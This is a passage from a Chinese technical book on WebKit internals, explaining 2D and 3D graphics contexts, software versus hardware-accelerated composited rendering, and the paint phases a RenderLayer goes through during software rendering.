基于上面的描述，相信大家已经对布局计算结果、RenderObject 树和 RenderLayer 树有了更进一步的了解。

7.3 渲染方式

7.3.1 绘图上下文（GraphicsContext）

上面介绍了 WebKit 的内部表示结构，RenderObject 对象知道如何绘制自己，但是，问题是 RenderObject 对象用什么来绘制内容呢？在 WebKit 中，绘图操作被定义了一个抽象层，这就是绘图上下文，所有绘图的操作都是在该上下文中来进行的。

绘图上下文可以分成两种类型，第一种是用来绘制 2D 图形的上下文，称之为 2D 绘图上下文（GraphicsContext）；第二种是绘制 3D 图形的上下文，称之为 3D 绘图上下文（GraphicsContext3D）。这两种上下文都是抽象基类，也就是说它们只提供接口，因为 WebKit 需要支持不同的移植。而这两个抽象基类的具体绘制则由不同的移植提供不同的实现，每个移植使用的实际绘图类非常不一样，依赖的图形率也不一样，图 7-7 描述了抽象类和 WebKit 的移植实现类的关系。

PlatfromGraphicsContext 类和 PlatformGraphicsContext3D 类是两个表示上下文的类，其实它们的类定义取决于各个移植。在 WebKit 的 Safari 移植中，这两个类其实是 CGContext 和 CGLContextObj；而在 Chromium 移植中，它们则是 PlatformContextSkia 和 GrContext。同之前描述的基类和子类的关系不一样，这些不是父子类关系，而是 WebKit 直接通过 C 语言的 typedef 来将每个不同移植的类重命名成 PlatfromGraphicsContext 和 PlatformGraphicsContext3D。




图 7-7 绘图上下文类和移植相关的绘图上下文类

2D 绘图上下文的具体作用就是提供基本绘图单元的绘制接口以及设置绘图的样式。绘图接口包括画点、画线、画图片、画多边形、画文字等，绘图样式包括颜色、线宽、字号大小、渐变等。RenderObject 对象知道自己需要画什么样的点，什么样的图片，所以 RenderObject 对象调用绘图上下文的这些基本操作就是绘制实际的显示结果，图 7-8 描述了 RenderObject 类和 GraphicsContext 类的关系。

关于 3D 绘图上下文的介绍，我们将在第 8 章中介绍，它的主要用处是支持 CSS3D、WebGL 等。




图 7-8　描述了 RenderObject 和绘图上下文之间的关系。

在现有的网页中，由于 HTML5 标准引入了很多新的技术，所以同一网页中可能会既需要使用 2D 绘图上下文，也需要使用 3D 绘图上下文。对于 2D 绘图上下文来说，其平台相关的实现既可以使用 CPU 来完成 2D 相关的操作，也可以使用 3D 图形接口（如 OpenGL）来完成 2D 相关的操作。而对于 3D 绘图上下文来说，因为性能的问题，WebKit 的移值通常都是使用 3D 图形接口（如 OpenGL 或者 Direct3D 等技术）来实现。


7.3.2　渲染方式

在完成构建 DOM 树之后，WebKit 所要做的事情就是构建渲染的内部表示并使用图形库将这些模型绘制出来。提到网页的渲染方式，目前主要有两种方式，第一种是软件渲染，第二种是硬件加速渲染。其实这种描述并不精确，因为还有一种混合模式。要理解这一概念，笔者还得接着本章介绍的 RenderLayer 树来继续深入挖掘。

每个 RenderLayer 对象可以被想象成图像中的一个层，各个层一同构成了一个图像。在渲染的过程中，浏览器也可以作同样的理解。每个层对应网页中的一个或者一些可视元素，这些元素都绘制内容到该层上，在本书中，一律把这一过程称为绘图操作。如果绘图操作使用 CPU 来完成，那么称之为软件绘图。如果绘图操作由 GPU 来完成，称之为 GPU 硬件加速绘图。理想情况下，每个层都有个绘制的存储区域，这个存储区域用来保存绘图的结果。最后，需要将这些层的内容合并到同一个图像之中，本书中称之为合成（Compositing），使用了合成技术的渲染称之为合成化渲染。

所以在 RenderObject 树和 RenderLayer 树之后，WebKit 的机制操作将内部模型

转换成可视的结果分为两个阶段：每层的内容进行绘图工作及之后将这些绘图的结果合成为一个图像。对于软件渲染机制，WebKit 需要使用 CPU 来绘制每层的内容，按照上面的介绍，读者可能觉得需要合成这些层，其实软件渲染机制是没有合成阶段的，为什么？原因很简单，没有必要。在软件渲染中，通常渲染的结果就是一个位图（Bitmap），绘制每一层的时候都使用该位图，区别在于绘制的位置可能不一样，当然每一层都按照从后到前的顺序。当然，你也可以为每层分配一个位图，问题是，一个位图就已经能够解决所有问题。图 7-9 是网页的三种渲染方式。



软件渲染　　使用软件绘图的合成化渲染　　硬件加速的合成化渲染

图 7-9　网页的三种渲染方式

从上图可以看到，软件渲染中网页使用的一个位图，实际上就是一块 CPU 使用的内存空间。图 7-9 中的第二种和第三种方式，都是使用了合成化的渲染技术，也就是使用 GPU 硬件来加速合成这些网页层，合成的工作都是由 GPU 来做，这里称为硬件加速合成（Accelerated Compositing）。但是，对于每个层，这两种方式有不同的选择。其中某些层，第二种方式使用 CPU 来绘图，另外一些层使用 GPU 来绘图。对于使用 CPU 来绘图的层，该层的结果首先当然保存在 CPU 内存中，之后被传输到 GPU 的内存中，这主要是为了后面的合成工作。第三种渲染方式使用 GPU 来绘制所有合成层。第二种方式和第三种方式其实都属于硬件加速渲染方式。前面的这些描述，是把 RenderLayer 对象和实际的存储空间对应，现实中不是这样的，这只是理想

的情况。[1]

到这里，读者可能感到奇怪为什么会有三种渲染方式，这是因为三种方式各有各的优缺点和适用场景，在介绍它们的特点之前，先了解一些渲染方面的基本知识。

首先，对于常见的 2D 绘图操作，使用 GPU 来绘图不一定比使用 CPU 绘图在性能上有优势，例如绘制文字、点、线等，原因是 CPU 的使用缓存机制有效减少了重复绘制的开销而且不需要 GPU 并行性。其次，GPU 的内存资源相对 CPU 的内存资源来说比较紧张，而且网页的分层使得 GPU 的内存使用相对比较多。鉴于此，就目前的情况来看，三者都存在是有其合理性的，下面分析一下它们的特点。

- 软件渲染是目前很常见的技术，也是浏览器最早使用的渲染方式这一技术比较节省内存，特别是更宝贵的 GPU 内存，但是软件渲染只能处理 2D 方面的操作。简单的网页没有复杂绘图或者多媒体方面的需求，软件渲染方式就比较合适来渲染该类型的网页。问题是，一旦遇上了 HTML5 的很多新技术，软件渲染显然无能为力，一是因为能力不足，典型的例子是 CSS3D、WebGL 等；二是因为性能不好，例如视频、Canvas 2D 等。所以，软件渲染技术被使用得越来越少，特别是在移动领域。软件渲染同硬件加速渲染另外一个很不同的地方就是对更新区域的处理。当网页中有一个更新小型区域的请求（如动画）时，软件渲染可能只需要计算一个极小的区域，而硬件渲染可能需要重新绘制其中的一层或者多层，然后再合成这些层。硬件渲染的代价可能会大得多。
- 对于硬件加速的合成化渲染方式来说，每个层的绘制和所有层的合成均使用 GPU 硬件来完成，这对需要使用 3D 绘图的操作来说特别适合。这种方式下，在 RenderLayer 树之后，WebKit 和 Chromium 还需要建立更多的内部表示，例如 GraphicsLayer 树、合成器中的层（如 Chromium 的 CCLayer）等，目的是支持硬件加速机制，这显然会消耗更多的内存资源。但是，一方面，硬件加速机制能够支持现在所有的 HTML5 定义的 2D 或者 3D 绘图标准；另

[1] 就是每个 RenderLayer 都有一个存储空间，实际上不会这样，这些我们会在第 8 章中详细探讨。

一方面，关于更新区域的讨论，如果需要更新某个层的一个区域，因为软件渲染没有为每一层提供后端存储，因而它需要将和这个区域有重叠部分的所有层次的相关区域依次从后向前重新绘制一遍，而硬件加速渲染只需要重新绘制更新发生的层次。因而在某些情况下，软件渲染的代价更大。当然，这取决于网页的结构和渲染策略，这些都是需要重点关注和讨论的。

- 软件绘图的合成化渲染方式结合了前面两种方式的优点，这是因为很多网页可能既包含基本的 HTML 元素，也包含一些 HTML5 新功能，使用 CPU 绘图方式来绘制某些层，使用 GPU 来绘制其他一些层。原因当然是前面所述的基于性能和内存方面综合考虑的结果。

7.4 WebKit 软件渲染技术

7.4.1 软件渲染过程

在很多情况下，也就是没有那些需要硬件加速内容的时候（包括但不限于 CSS3 3D 变形、CSS3 3D 变换、WebGL 和视频），WebKit 可以使用软件渲染技术来完成页面的绘制工作（除非读者强行打开硬件加速机制），目前用户浏览的很多门户网站、论坛网站、社交网站等所设计的网页，都是采用这项技术来完成页面的渲染。[2]

要分析软件渲染过程，需要关注两个方面，其一是 RenderLayer 树，其二是每个 RenderLayer 所包含的 RenderObject 子树。首先来看 WebKit 如何遍历 RenderLayer 树来绘制各个层。

对于每个 RenderObject 对象，需要三个阶段绘制自己，第一阶段是绘制该层中所有块的背景和边框，第二阶段是绘制浮动内容，第三阶段是前景（Foreground），也就是内容部分、轮廓（它是 CSS 标准属性，绘制于元素周围的一条线，位于边框边缘的外围）等部分。当然，每个阶段还可能会有一些子阶段。值得指出的是，内嵌元素的背景、边框、前景等都是在第三阶段中被绘制的，这是不同之处。

[2] 当然，现在越来越多的浏览器也使用硬件渲染技术来渲染它们，这是后话。

图 7-10 描述了一个 RenderLayer 层是如何绘制自己和子女的，这一过程是一个递归过程。图中的函数名未来可能会发生变化，所以读者更多关注它们的含义。图中的调用顺序可以作如下理解：这里主要节选了一些重要步骤，事实上这一绘制过程还可能包含其他一些相对较小的步骤。图中有些步骤的操作并不是总是发生。这里是一个大致的过程，下面是详细分析。




图 7-10 绘制 RenderLayer 和它的子女的调用过程

1. 对于当前的 RenderLayer 对象而言，WebKit 首先绘制反射层（Reflectionlayer），这是由 CSS 定义的。
2. 然后 WebKit 开始绘制 RenderLayer 对象对应的 RenderObject 节点的背景层（PaintBackground- ForFragments），也就是调用“PaintPhaseBlockBackground”函数，读者记住这里仅是绘制该对象的背景层，而不包括 RenderObject 的子女。其中“Fragments”的含义是可能绘制的几个区域，因为网页需要更新的区域可能不是连续的，而是多个小块，所以 WebKit 绘制的时候需要更新这些非连续的区域即可，下面也是一样的道理。
3. 图中的“paintList”（*z* 坐标为负数的子女层）阶段负责绘制很多 *Z* 坐标为负数的子女层。这是一个递归过程。*Z* 坐标为负数的层在当前 RenderLayer 对象层的后面，所以 WebKit 先绘制后面的层，然后当前 RenderLayer 对象层可能覆盖它们。
4. 图中“PaintForegroundForFragments()”这个步骤比较复杂，包括以下四个子阶段：首先进入“PaintPhaseChildBlockBackground”阶段，WebKit 绘制 RenderLayer 节点对应的 RenderObject 节点的所有后代节点的背景，如果某个被选中的话，WebKit 改为绘制选中区域背景（网页内容选中的时候可能是另外的颜色）；其次，进入“PaintPhaseFloat”绘制阶段，WebKit 绘制浮动的元素；再次，进入“PaintPhaseForeground”阶段，WebKit 绘制 RenderObject 节点的内容和后代节点的内容（如文字等）；最后，进入“PaintPhaseChildOutlines”绘制阶段，WebKit 的目的是绘制所有后代节点的轮廓。
5. 进入“PaintOutlineForFragments”步骤。WebKit 在该步骤中绘制 RenderLayer 对象对应的 RenderObject 节点的轮廓（PaintPhaseOutline）。
6. 进入绘制 RenderLayer 对象的子女步骤。WebKit 首先绘制溢出（Overflow）的 RenderLayer 节点，之后依次绘制 *Z* 坐标为正数的 RenderLayer 节点。
7. 进入该 RenderObject 节点的滤镜步骤。这是 CSS 标准定义在元素之上的最后一步。

上面是从 RenderLayer 节点和它所包含的 RenderObject 子树来解释软件绘图这一过

程，那么对于 RenderLayer 树包含的每个 RenderObject 而言，它们是如何被处理的呢？

因为 RenderObject 类有很多子类，每个子类都不一样，不过很多子类的绘制其实比较简单，所以，为了能比较清楚地说明 RenderObject 绘制的过程，这里以典型的 RenderBlock 类为例来说明，因为它是以框模型为基础的类，图 7-11 给出了绘制 RenderBlock 类的过程。

